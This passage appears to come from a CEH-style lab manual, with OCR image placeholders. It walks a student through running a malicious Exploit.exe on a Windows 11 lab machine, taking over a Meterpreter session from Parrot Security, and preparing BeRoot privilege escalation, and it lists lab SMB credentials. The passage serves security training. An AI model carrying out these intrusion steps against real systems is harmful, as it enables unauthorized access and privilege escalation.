
20. Once you click on the **Exploit.exe** file, the **Opening Exploit.exe** pop-up appears; select **Save File**.
21. The malicious file will be downloaded to the browser's default download location (here, **Downloads**). Now, navigate to the download location and double-click the **Exploit.exe** file to run the program.



22. An **Open File – Security Warning** window appears; click **Run**.



23. Leave the **Windows 11** machine running, so the **Exploit.exe** file runs in the background and switch to the **Parrot Security** virtual machine.
24. In the **Terminal** window, you can see that the **Meterpreter** session has successfully been opened.
25. Type **sessions -i 1** and press **Enter** (here, **1** is the id number of the session). **Meterpreter** shell is launched, as shown in the screenshot.




26. Type **getuid** and press **Enter**. This displays the current user ID, as shown in the screenshot.

27. Observe that the Meterpreter session is running with normal user privileges (**WINDOWS11\Admin**).
28. Now that you have gained access to the target system with normal user privileges, your next task is to perform privilege escalation to attain higher-level privileges in the target system.
29. First, we will use privilege escalation tools (BeRoot), which allow you to run a configuration assessment on a target system to find out information about its underlying vulnerabilities, services, file and directory permissions, kernel version, architecture, as well as other data. Using this information, you can find a way to further exploit and elevate the privileges on the target system.
30. Now, we will copy the **BeRoot** tool on the host machine (**Parrot Security**), and then upload the tool onto the target machine (**Windows 11**) using the **Meterpreter** session.


31. Minimize the **Terminal** window. Click the **Places** menu at the top of **Desktop** and click **ceh-tools on 10.10.1.11** from the drop-down options.

    Note: If **ceh-tools on 10.10.1.11** option is not present then follow the below steps to access **CEH-Tools** folder:


    - Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options
    - The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.
    - The security pop-up appears; enter the **Windows 11** machine credentials (Username: **Admin** and Password: **Pa$$w0rd**) and click **Connect**.
    - The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.



